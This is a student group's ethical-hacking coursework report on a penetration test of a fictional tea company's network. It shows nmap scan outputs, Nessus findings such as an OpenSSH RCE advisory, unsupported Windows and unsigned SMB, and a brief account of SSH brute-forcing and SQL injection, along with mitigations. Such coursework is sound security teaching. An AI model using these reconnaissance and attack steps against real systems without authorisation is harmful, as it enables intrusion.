



Module Code: <b>PUSL 3132</b>	Module Name: <b>Ethical Hacking</b>
Coursework Title: <b>Coursework Assessment</b>	
Deadline Date: <b>16/12/2024</b>	Member of staff responsible for coursework: <b>Professor Nathan Clarke</b>
Programme: <b>BSc (Hons) Computer Security and Computer Network</b>	
Please note that University Academic Regulations are available under Rules and Regulations on the University website <a href="http://www.plymouth.ac.uk/studenthandbook">www.plymouth.ac.uk/studenthandbook</a> .	
Group work: please list all names of all participants formally associated with this work and state whether the work was undertaken alone or as part of a team. Please note you may be required to identify individual responsibility for component parts.	
<b>A.A. Udaraka</b>	<b>10899377</b>
<b>B.A. Ranamuka</b>	<b>10898677</b>
<b>K.A.S.A. Kahandawa</b>	<b>10899225</b>
<b>A.M.S.D. Senevirathne</b>	<b>10899366</b>
<p><i>We confirm that we have read and understood the Plymouth University regulations relating to Assessment Offences and that we are aware of the possible penalties for any breach of these regulations. We confirm that this is the independent work of the group.</i></p> <p>Signed on behalf of the group:</p>	
<p>Use of translation software: failure to declare that translation software or a similar writing aid has been used will be treated as an assessment offence.</p> <p>We have not used translation software.</p>	
<p><b>Overall mark</b> _____ <b>%</b>      <b>Assessors Initials</b> _____      <b>Date</b> _____</p>	

# **PUSL3132 Ethical Hacking**

## **Coursework Assessment**

Professor Nathan Clarke

**Group No – Group 24**

Degree Program – BSC (HONS) Computer Security and  
Computer Network

# Table of Contents

Introduction .....	4
Background.....	5
Testing Methodology.....	5
Evaluation .....	7
Reconnaissance.....	7
Vulnerability Assessment Report.....	16
Additional Screenshots.....	17
Attack & Exploit .....	19
Post exploitation activities .....	23
Mitigation Recommendations.....	25
Conclusions & References.....	28
References.....	28

# Introduction

Clarke's Ceylon Team is one of the more traditional and renowned Sri Lankan tea producers; it is now trying to pursue a digitization process to improve efficiency, competitiveness, and productivity in the global market. This transition into a completely digital environment, though advantageous in many ways, exposes the organization to different security risks and vulnerabilities that can easily hamper its operations and sensitive data. Recognizing the importance of securing its digital infrastructure, the Managing Director has given top priority to a thorough security evaluation to ensure that the organization's digital transformation proceeds in a non-vulnerable manner.

In the light of the above issues, a Penetration Test consultant has been involved in the Company to undertake comprehensive systems and network testing at Clarke's Ceylon Team. This exercise shall help identify vulnerabilities; based on a thorough impact analysis, some recommendations would also be advised as to how these could best be mitigated. The tests have both a technical and strategic perspective in the course of determining the risks to the confidentiality, integrity, and availability of the company's systems. Because of the project's complexity without a testbed, assessments on operational live systems demand a great degree of planning and ethics not to disturb business operations.

This report provides an in-depth overview of the process followed in carrying out the penetration test. It describes the methodology followed, tools, and techniques to find out the gaps in the organizational security posture. The identified vulnerabilities through the testing are put up for review, along with their probable impact on digital assets belonging to the organization. This report is further substantiated by an all-inclusive set of recommendations to mitigate the identified risks, enhance the security posture, and thereby improve the overall defences of Clarke's Ceylon Team against the hostile cyber world. The process of testing, from a legal and ethical point of view, has taken into consideration the adherence to regulations and ethical guidelines in order not to harm the organization and all its stakeholders.

The aim of this report is to provide Clarke's Ceylon Team with actionable insight into their present security landscape and a strategic roadmap toward improving their defences. This is done by addressing the identified vulnerabilities and providing robust security measures, and thereby, Clarke's Ceylon Team will confidently go for Digital Transformation, while protecting its legacy, reputation, and business operations from cyber threats.



# Background

With critical processes involved in cybersecurity these days, penetration testing-in shortcut, pen testing-just needs such activity while running a simulated cyber-attack intended for computer systems, networks, or applications for exploiting vulnerabilities and assessing defence-related queries concerning potential security risks. Indeed, that should be proactive to have all organizations comprehend their posture related to security, show flaws, and make required enhancement to prevent the exploitation on the part of adversaries/malicious actors.

It is possible to categorize penetration testing into three major types of tests: black box, white box, and grey box testing. In each of these types, the extent of knowledge about the target system varies from having no prior information in black box testing to having complete access to system architecture in white box testing. In selecting the type of approach to be used, one will consider the goals and objectives, and the nature of the target environment.

Some common vulnerabilities identified by this pen testing include using obsolete software, weak passwords, insecure protocols, misconfiguration of services, and bad access controls. In that case of Clarke's Ceylon Team, some identified vulnerabilities were SMBv1 in use, Telnet services, and unpatched systems. These weaknesses, if left unaddressed, could expose critical business systems to cyber threats, including data breaches and unauthorized access.

This will, through periodic penetration testing, allow the organization, say Clarke's Ceylon Team, to know weaknesses, implement strict security policies, update systems, and ensure that their defence mechanisms are strong against any threats. This approach will, therefore, enhance the security not only of the organization but also build confidence in customers and stakeholders alike in this digital world.

## Testing Methodology

We followed a structured testing methodology to carry out an efficient systems review, as illustrated below.

### Planning

The scope was determined, objectives put in place, and the constraints to the test itself were assessed. We made sure the provided resources were applicable for the penetration test, for example, RDP with VM.

Information gathering on the target systems and networks took place, with the identification of IP addresses, active services, and open ports. Running services, including their versions, were detected using tools like Nmap and Nessus to find possible vulnerabilities to be exploited.

## Threat Modelling

Threat modelling techniques were employed to identify attack vectors. This included the identification of critical assets and the assessment of the potential threats besides stating the countermeasures necessary to minimize those threats.

## Vulnerability Assessment

A thorough vulnerability assessment was done by utilizing both automated tools, such as OpenVAS and Nessus, and manual techniques. This process was done for the discovery of known vulnerabilities in the target systems and applications.

## Exploitation

The next step was to exploit those identified vulnerabilities using a range of methods and different types of tools, such as Metasploit. Every single step of the exploitation process was documented, followed by the results of attempts.

## Post-Exploitation

Based on this, after successful exploitation of a vulnerability, further analysis had been made regarding the level of compromise, identifying the sensitive data accessed, privileges gained, and the capability to perform lateral movement inside the network.



## Reporting


The findings were then compiled into a detailed report that described the methodology, listed the discovered and exploited vulnerabilities, and recommended mitigations for those risks. Automated tools used for this purpose included Nmap, OpenVAS, Nessus, and manual techniques to provide actionable insights.

# Evaluation

## Reconnaissance

The tools used in the reconnaissance phase included information gathering with Nmap, OpenVAS, and Nessus about target systems and network infrastructure. Nmap scans were able to detect two host computers and provide comprehensive details on open ports and running services on each machine. This was extended by Nessus, which detected and highlighted vulnerabilities related to six host computers on the network. However, greenborn was disqualified from further study since it did not produce any worthwhile results.





Having run the penetration test, it became apparent that a total of seven host computers resided in the 172.168.0.0/24 network. Below follows the listing of these hosts discovered within the initial reconnaissance stage of this particular engagement. Thus, initial identification of these host computers paved the path to begin the next process steps involved in vulnerability assessments and exploit actions. During this stage, we looked into each of these computers in greater detail to find certain weaknesses that an attacker might exploit. As testing continued, we refined our conclusions, which yielded more precise and thorough information about the security posture of each host.

These include vulnerability assessment, where various scanning tools such as Nessus and Nmap were performed across the network to outline open ports, services currently running, and possible system vulnerabilities. To these discovered vulnerabilities, a few controlled exploitations were performed as the next step to understand how an attacker would exploit these in a real-world scenario. It allowed us to confirm if these vulnerabilities were exploitable, and it also told us the risk factor each host posed to the network. The findings from this stage were crucial in understanding what an attack might lead to in terms of infrastructure of the organization.

In the following sections, we will give more information regarding the seven computers we investigated, the vulnerabilities we found in them, the methods of attempting to exploit them, and what might happen if they were not fixed.

This cautious approach thus enables Clarke's Ceylon Team to envision very clearly the security risk and take steps to defend its systems and reduce the probability of a cyber-attack.




- 172.168.0.1

The machine of 172.168.0.1 is quite a critical node within the network. It has a FreeBSD 14.0-current amd64 OS version. It has numerous problems, some of which include issues relating to DNS. The DNS server will be weak and vulnerable to a particular style of attack known as DNS amplification, another form of DDoS attack. The evil ones use public DNS servers in this attack to forward much traffic to a system and bring it down, or slow it down, not being able to serve the actual users.

This machine also has a host of other issues: it uses older network services that have security holes open in them that attackers can use to gain unauthorized access. Some of the ports-mostly old ones-were left open to the internet, thus easing the work of the attackers to get a way through your machine. Admin-level open ports are open, and there are no rules to filter out anyone, which is highly risky.

Since this machine is critical to the network, it is essential to address its vulnerabilities as soon as possible. First of all, the company needs to harden the DNS settings to prevent amplification attacks. They also need to close open ports that are not in use and configure firewalls appropriately; maybe segmenting the network will make it a bit harder for an attacker to get through. Update all the services that need such an update, especially services which gain admin access. Stronger password implementations, multi-factor authentications, and blocking multiple failed login attempts will have much to do in hindering an attack. This process means making the system a fortress so far as the future can predict.



```
Parrot Terminal
[student@student-parrotsecurity]~$ nmap -sV 172.168.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-08 08:10 GMT
Nmap scan report for 172.168.0.1
Host is up (0.818s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.3 (protocol 2.0)
53/tcp    open  domain?
80/tcp    open  http?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.55 seconds
[student@student-parrotsecurity]~$ sudo nmap -O 172.168.0.1
[sudo] password for student:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-08 08:11 GMT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 4.36 seconds
[student@student-parrotsecurity]~$
```

### OS Identification

**Description**

Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.


**Output**

```
Remote operating system : FreeBSD 14.0-CURRENT (amd64)
Confidence level : 98
Method : NTP

The remote host is running FreeBSD 14.0-CURRENT (amd64)
```

To see debug logs, please visit individual host

Port	Hosts
N/A	172.168.0.1



### scan / Plugin #97861

**Vulnerabilities** 22

**OpenSSH < 9.8 RCE**

**Description**

The version of OpenSSH installed on the remote host is prior to 9.8, therefore, affected by a vulnerability as referenced in the release 9.8 advisory.

- This release contains fixes for two security problems, one critical and one minor. 1) Race condition in sshd(8) A critical vulnerability in sshd(8) was present in Portable OpenSSH versions between 8.5p1 and 9.7p1 (inclusive) that may allow arbitrary code execution with root privileges. Successful exploitation has been demonstrated on 32-bit Linux/glibc systems with ASLR. Under lab conditions, the attack requires on average 6-8 hours of continuous connections up to the maximum the server will accept. Exploitation on 64-bit systems is believed to be possible but has not been demonstrated at this time. It's likely that these attacks will be improved upon. Exploitation on non-glibc systems is conceivable but has not been examined. Systems that lack ASLR or users of downstream Linux distributions that have modified OpenSSH to disable per-connection ASLR randomisation (yes this is a thing, no - we don't understand why) may potentially have an easier path to exploitation. OpenSSH is not vulnerable. We thank the Qualys Security Advisory Team for discovering, reporting and demonstrating exploitability of this problem, and for providing detailed feedback on additional mitigation measures. 2) Logic error in ssh(1) ObscureKeystrokeTiming in OpenSSH version 9.5 through 9.7 (inclusive), when connected to an OpenSSH server version 9.5 or later, a logic error in the ssh(1) ObscureKeystrokeTiming feature (on by default) rendered this feature ineffective - a passive observer could still detect which network packets contained real keystrokes when the countermeasure was active because both fake and real keystroke packets were being sent unconditionally. This bug was Daniel Hugenroth and Alastair Beresford of the University of Cambridge Computer Lab. Worse, the unconditional sending of both fake and real keystroke packets broke another long-standing timing attack mitigation. Since OpenSSH 2.0.9 ssh(8) has sent fake keystroke echo packets for traffic received on TTys in echo-off mode, such as when entering a password into su(8) or sudo(8). This bug rendered these fake keystroke echoes ineffective and could allow a passive observer of a SSH session to once again detect when echo was off and obtain fairly limited timing information about keystrokes in this situation (20ms granularity by default). This additional implication of the bug was identified by Jacky Wei En Kung, Daniel Hugenroth and Alastair Beresford and we thank them for their detailed analysis. This bug does not affect connections when ObscureKeystrokeTiming was disabled or sessions where no TTY was requested. (openssh-9.8-1)

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

**Solution**

Upgrade to OpenSSH version 9.8 or later.

**See Also**

<https://www.openssh.com/txt/release-9.8>

**Output**

```
Version source : SSH-2.0-OpenSSH_9.3
Installed version : 9.3
Fixed version : 9.8p1 / 9.8
```

To see debug logs, please visit individual host


- **172.168.0.32**

Host 172.168.0.32 contains several serious security vulnerabilities that render the host highly attackable. One of the key factors, for instance, includes the presence of the SSH service installed with default configurations and poorly configured login access. Therefore, this permits an attacker to attempt a brute-force guessing of passwords at an astonishing rate since all protective measures, such as a limited number of attempts or account lockout after reaching that limit, have not been put in place. This made it very simple for us to guess the password and get in with unauthorized access. Also, there was no extra security like MFA to keep it secure. Password login needs to be disabled and more secured ways such as key-based SSH authentication need to be used with protections added to prevent multiple login attempts.

Another severe vulnerability on the website in this machine was SQL injection. This is when an attacker uses bad code in website input fields to gain access to the website's database. Due to this, we were able to enter the database and view sensitive data such as user passwords and other private information. SQL injection can be hazardous because it may provide full control over the whole database to an attacker. To prevent this, one should employ secure coding techniques, such as parameterized queries, and always validate inputs from users.

Upon further inspection of the system, we noticed it was still running an outdated version of Microsoft windows pro. The system lacked the most recent security updates that can render a system vulnerable to such kinds of attacks, enabling an attacker to take control of the system or execute arbitrary code. These were some of the issues found through a full system scan. It is highly important to update the operating system and to install the latest security patches to ensure the protection of the system.

This machine lacked many of the basic security practices, such as poor SSH settings, outdated software, and a vulnerable website. Thus, the identified issues in Host 172.168.0.32 would significantly improve security by enhancing its resistance against attackers when resolved.



```
[student@student-parrotsecurity]~$ nmap -sV 172.168.0.32
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-08 09:25 GMT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 50.00% done; ETC: 09:25 (0:00:02 remaining)
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.55 seconds
[sudo] password for student:
[sudo] $ sudo nmap -O 172.168.0.32
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-08 09:26 GMT
Nmap scan report for 172.168.0.32
Host is up (0.013s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsdapi
49156/tcp  open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista
OS CPE: cpe:/o:microsoft:windows_vista::spl:home_premium
OS details: Microsoft Windows Vista Home Premium SP1

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.81 seconds
[student@student-parrotsecurity]~$
```

scan / Plugin #11936  
[Back to Vulnerabilities](#)

**Vulnerabilities** 17

**INFO** OS Identification

**Description**  
 Using a combination of remote probes (e.g., TCP/IP, SMB, HTTP, NTP, SNMP, etc.), it is possible to guess the name of the remote operating system in use. It is also possible sometimes to guess the version of the operating system.

**Output**

```
Remote operating system : Microsoft Windows 7 Professional
Confidence level : 99
Method : MSRPC

Not all fingerprints could give a match. If you think that these
signatures would help us improve OS fingerprinting, please submit
them by visiting https://www.tenable.com/research/submit/signatures.

SslFP:
P1:B11113:F0x12:W8192:00204ffff:M1460:
P2:B11113:F0x12:W8192:00204ffff010303080402080affffffff44454144:M1460:
P3:B00000:F0x00:W0:00:00:
P4:191003_7_gm4356.

The remote host is running Microsoft Windows 7 Professional.
```

To see debug logs, please visit individual host

Port	Hosts
N/A	172.168.0.32

scan / Plugin #108797  
[Back to Vulnerability Group](#)

**Vulnerabilities** 17

**CRITICAL** Unsupported Windows OS (remote)

**Description**  
 The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.

**Solution**  
 Upgrade to a supported service pack or operating system

**See Also**  
<https://support.microsoft.com/en-us/lifecycle>

**Output**

The following Windows version is installed and not supported:  
 Microsoft Windows 7 Professional

To see debug logs, please visit individual host

Port	Hosts
N/A	172.168.0.32

scan / Plugin #57608  
[Back to Vulnerability Group](#)

**Vulnerabilities** 17

**MEDIUM** SMB Signing not required

**Description**  
 Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

**Solution**  
 Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

**See Also**  
<http://www.nessus.org/u9df39b8b3>  
<http://technet.microsoft.com/en-us/library/cc731957.aspx>  
<http://www.nessus.org/u774b80723>  
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>  
<http://www.nessus.org/u7a3ac4ea>

**Output**

No output recorded.

To see debug logs, please visit individual host

Port	Hosts
445/tcp/cifs	172.168.0.32

